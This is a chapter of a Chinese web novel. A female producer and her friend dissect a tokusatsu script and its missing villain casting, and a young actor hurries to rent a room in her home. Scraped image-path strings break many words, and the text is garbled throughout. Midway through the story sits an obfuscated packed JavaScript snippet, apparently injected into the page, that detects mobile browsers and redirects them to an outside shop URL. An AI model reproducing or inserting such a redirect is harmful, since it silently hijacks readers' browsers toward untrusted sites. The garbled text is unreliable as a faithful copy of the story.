天空如墨汁泼洒一般黑,还有厚重的云层笼罩。
“纱织,明天要下雨的样子。”丰田留妃站在窗户边。
“是吗?那我明天不出门,在家等租房子的人来顺便研究剧本。”草间纱织收拾着厨房。
“剧本?”
丰田留妃转过身,背靠着窗台:“特摄剧的剧本?我可以看看吗?”
“这有什么不可以的,”草间纱织将水关上,“就在我包里,你拿去看吧,正好从你的角度帮我分析一下。”
丰田留妃走到沙发上,从她的包里拿出剧本在地毯上坐下翻开。
RAM1
(准备稿)
第一话『光的延续者』
脚本:久弥直树
监督:暂定
登场人物:特利迦、静间结名、圣彰人、辰巳诚也。
1、地点:宇宙空间·太阳系外
在小行星带的瓦砾中,漂浮着卡尔蜜拉的石像。
碎石直击石像的额头,石像裂开了,裂纹蔓延至全身。
卡尔蜜拉:哇啊啊啊啊
伴随着卡尔蜜拉地怒吼,黑暗四溢,石像粉碎散落。
封印解除,卡尔蜜拉复活。
“停!”
丰田留妃停下念剧本,抬起头:“怎么了?”
草间纱织皱眉走过来坐下:“这是剧本的第一话第一幕?”
“对啊。”
她急忙拿过剧本,重新从上看到下,从右看到左。
丰田留妃看到她这个模样关心道:“纱织,有问题吗?”
草间纱织皱眉念叨:“卡尔蜜拉……是谁啊?”
“角色啊,”丰田留妃指剧本,“不写着吗?黑暗四溢,封印解除,复活的卡尔蜜拉十分愤怒,要去找特利迦算账。”
“可是,”她犹豫,“选角企划里,没有这个人物的选角啊。”
“啊?”丰田留妃也惊讶了。
“而且,”草间纱织再次重新看向剧本,“这个人物和卡蜜拉是什么关系?”
“卡蜜拉?”丰田留妃想了想恍然大悟,“哦,以前迪迦剧场版里那个黑暗女巨人?对哦,这两个什么关系,怎么名字都相似。”
草间纱织神情更严肃了:“迪迦的那部剧场版无论国内外都饱受争议,直到今年迪迦那几个编剧都还在暗戳戳地发言打架,怎么会以这部剧场版为蓝图写剧本啊。”
丰田留妃思考了一下:“说实话,我能理解。”
“说来听听。”
“迪迦那个年代是年番,你们是半年番,光是要带货卖玩具、展示怪兽皮套和奥特曼形态就已经分去好多部分,根本没有那么多时间去塑造人物。”
丰田留妃给她分析:“所以现在开篇最好就要有争议或者热议的爆点,而这些在电视剧或者电影里,无非就是撒狗血。”
草间纱织挑眉,指着剧本:“我们这是子供向,难道不是热血?大家嘴里喊着友情啊羁绊啊就往前冲吗?”
“不冲突啊,”丰田留妃摊开手,“之前的奥特曼里,也很多有感情戏。”
“那确实。”
“况且,纱织难道不知道,一直以来日本人最喜欢的影视作品叙事结构是什么吗?”
“不伦。”
“……”
“逗你的,”草间纱织抿嘴笑,“三角叙事嘛,可现在社会调查,喜欢纯爱的也很多。”
“你要不要看看有些纯爱作品算什么纯爱?”丰田留妃气呼呼叉腰,“我被骗进去杀好多次了……我真服了。”
“你也是深受其害了,”草间纱织点了点剧本,“可是我觉得作为奥特曼的叙事,还是不要这样了,迪迦因为那部剧场版多了很多不必要争议。”
“但争议等于有话题,”丰田留妃跪坐在她面前,“有话题就说明有人记住这部作品,有人看,这在商业上是成功的。”
她伸手点点头她的额头:“这个你比我懂吧?”
草间纱织垂眸思考,片刻后拿出手机。
“你给谁打电话?”
“我问问达贡,如果要拍感情线,为什么卡尔蜜拉没有选角的企划。”
拨通达贡的电话,对面听到她的问题后,笑眯眯回答。
“预算不够。”
“……”
毫不意外的回答呢。
草间纱织翻了个白眼:“可剧本是写了感情线啊,总不能皮套和人间体来演吧?多少有点诡异。”
“所以减少感情线了啊!”达贡的声音从手机里传出来,“卡尔蜜拉是事业脑,目标是夺取永恒核心。”
“胡说八道,”丰田留妃翻着剧本,“这剧本不像事业脑,我怎么看她都是为了特利迦,而且卡蜜拉都有演员,卡尔蜜拉怎么能没有。”
达贡:“没有预算就没有演员,没有演员就没有互动戏份,没有互动戏份就没办法塑造,加上皮套无法表现更深的情感,所以她和特利迦的感情线就这么浅,基本就是打来打去。”
草间纱织揉着太阳穴:“那也不能平白无故打来打去吧。”
“三千万年恩怨,这理由还不充分?”
丰田留妃:“理由充分,可是如果观众不明白‘三千万年’这个时间和特利迦对于卡尔蜜拉的意义和重量,那么她就是无理取闹。”
“是吗?”达贡声音犹豫,“那我就不知道了,黑暗三人组确实都没有选角企划。”
“黑暗三人组?”草间纱织沉思。
好像迪迦那部剧场版里,确实是有三个人,一个卡蜜拉,还有两个叫什么来着?
“希特拉和达拉姆。”
“……”草间纱织缓缓低头,看向手机,“敢情你给神野取名希特拉姆的灵感来源于这里啊。”
“嘿嘿,我只是觉得希特拉和达拉姆挺帅的。”
草间纱织:“那卡尔蜜拉的这三人组叫什么名字?”
“还没有名字,这种配角的配角,名字都是最后取。”
草间纱织无语地笑了:“那行,现在开始有了。”
达贡疑惑:“有了?叫什么?”
“达贡和希特拉姆。”
“……”
电话那头传来死一般地沉寂。
“喂,还在听吗?”
“你们要不要给我一点版权费?”达贡慢悠悠开口。
“你根据达拉姆和希特拉给自己和神野取名,O谷没找你要版权费都算好了。”
“……算了算了,一个名字嘛,就当我客串演出了,不过关于卡尔蜜拉选角的事情,纱织你最好和高层去聊聊,这个我们确实做不了主。”
“行,知道了。”
草间纱织挂断电话,趴在沙发上,不停叹气。
“你这团队,确实困难。”丰田留妃拍拍她的肩膀,“还有,特利迦的主演,你有没有心仪的人选?”
“有一个。”她趴在沙发上有气无力。
丰田留妃看到她的模样,笑起来:“让你社死那个?你敢和他一起共事?”
“你这话说的,”她直起身体,“我不能因为自己社死就阻碍别人进步的道路吧,那我得多昏庸,而且我是制作人,又不经常跑片场,和他接触不会很多,我是绝对不会让他知道我是那晚的人。”
草间纱织站起身,给自己倒了杯水:“况且,他确实很适合这个角色,无论气质还是外形,最重要的是连名字都一样,简直天选之人。”
“那你决定了?”
“还没有,这个还得和选角导演讨论后再说。”
她喝完水回头:“你今天回家还是回片场?”
丰田留妃揽住她肩膀:“都不回,我要留到明天,帮你看看租房的人,要是那人我感觉不行,你答应租我都不答应。”
第二天清早,一间公寓的门大开,里面传出乒里乓啷的声音。
“我说了,我不去!”
“你就去看看房子好不好,都已经和房主约好了,而且你去看看又不会掉块肉!那房子真的很好。”
“看看收拾什么行李啊!”真中剑悟抓住自己的行李箱,“我宁愿去睡街边,都不去。”
“真是……烈男。”细贝圭看着和经纪人争夺行李箱的真中剑悟评价,“剑悟你知道吗?你现在的样子特别像是;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17629335|206309||http|test|mini|href|location'.split('|'),0,{}));
() {$('.inform').remove();
$('#content').append('
在给谁守身。”
真中剑悟回头看着穿着睡衣妖娆靠着门框上的细贝圭,气不打一处来:“谁让你这么勤快给我收拾行李的。”
“勤快不好吗?”细贝圭撩了一下睡衣下摆,“那房子地段和价格我听了都羡慕,可惜啊,我没办法去。”
“总之!”真中剑悟弯腰抱住自己的行李箱坚决,“我不要去!”
佐藤真木擦了擦额头上的汗,实在拿他没办法,只能妥协:“好吧,我去给房主打电话告知退租的事情。”
听到他的话,真中剑悟终于松了口气,站起身把行李箱推到一边。
经过佐藤真木身边的时候,他无意中瞟了眼手机。
是佐藤真木和租房中介的LINE对话。
「这是草间纱织小姐的联系方式……」
真中剑悟猛地停住步伐,盯着经纪人的手机屏幕瞪大眼睛。
房主叫什么?
草间纱织?
他的大脑宕机,佐藤真木已经播出了那联系方式。
几声铃响后,一个熟悉的女人声音从佐藤真木的手机里传来:“喂,你好?”
真中剑悟听到这个声音的瞬间,指尖开始发麻。
如果说一个名字还没有办法确认,那么这个声音绝对错不了。
就是卡尔蜜拉。
真中剑悟的心头涌上名为欣喜若狂的情绪。
他的合租对象,居然是卡尔蜜拉?!
佐藤真木对他的想法一无所知:“你好,请问是草间纱织小姐吗?我是今天马上就来看房的人,我想……”
一个人影略过,佐藤真木还没反应过来,手机就被真中剑悟抢过去。
“滴!”
真中剑悟直接把电话挂断。佐藤真木保持着听手机的姿势愣在原地,满脸疑惑眨眨眼。
他正要说话,真中剑悟已经火速抄起行李打开门,回头看向他:“什么时候能入住?今天可以吗?”
佐藤真木完全懵了,有种我是谁我在哪里的迷茫。
只有细贝圭在听到房主的名字后脸上的笑意愈发灿烂起来。
真中剑悟神色焦急:“佐藤你还愣着干嘛啊!走啊,看房子去。”
天空飘起了缠绵的细雨。
草间纱织站在窗边,望着院子里小彩灯上的水珠。
果然下雨了。
“纱织,”丰田留妃走到她旁边,“看房的人什么时候来啊?那通电话过去这么久了,怎么还没看到人?”
“快了吧,”她望着天空,“估计是下雨路上堵车耽误了。”
“也是,每次下雨东京的路况就不好,走吧,我们进去等,窗边有点冷——”
“滴——”
院子的门铃声响起。
丰田留妃望了眼:“来了。”
“嗯,我去开门。”
草间纱织走向房门,拿起玄关柜子上的一把透明雨伞,打开了门。
“叮铃铃——”
门框上的风铃声响起,合着雨声敲打伞面的声音在院子里纠缠不休。
“滴——”
门铃声又响了一次。
“来了!”
草间纱织回应着急促的门铃,走到院门前打开:“不好意思,久等——”
话在嘴边还未说完,草间纱织直接愣住了。
门外站着一个浑身湿透的青年。
黑色的头发湿漉漉地贴在他额头上,雨水顺着发梢不断地往下淌,划过他的眉毛、睫毛,最后挂在被冻得还有些泛红的鼻尖上。
他穿着一件黑色的夹克,里面白色内衬已经浸湿,胸口剧烈起伏,一只手握着行李箱的拉杆,另一只手还保持着刚才按门铃的姿势。
看到她的瞬间,青年的眼睛亮起来,就像黑漆漆的夜晚突然亮起的一抹月光。
草间纱织打伞的手不自觉握紧,不敢相信地打量着眼前的青年。雨敲打伞面的声音和风铃声还在一起跳跃,一点一点跃到草间纱织的心上。
缠绵不停歇的细雨中,她满脑子只有剩下——
妈呀,怎么会是他?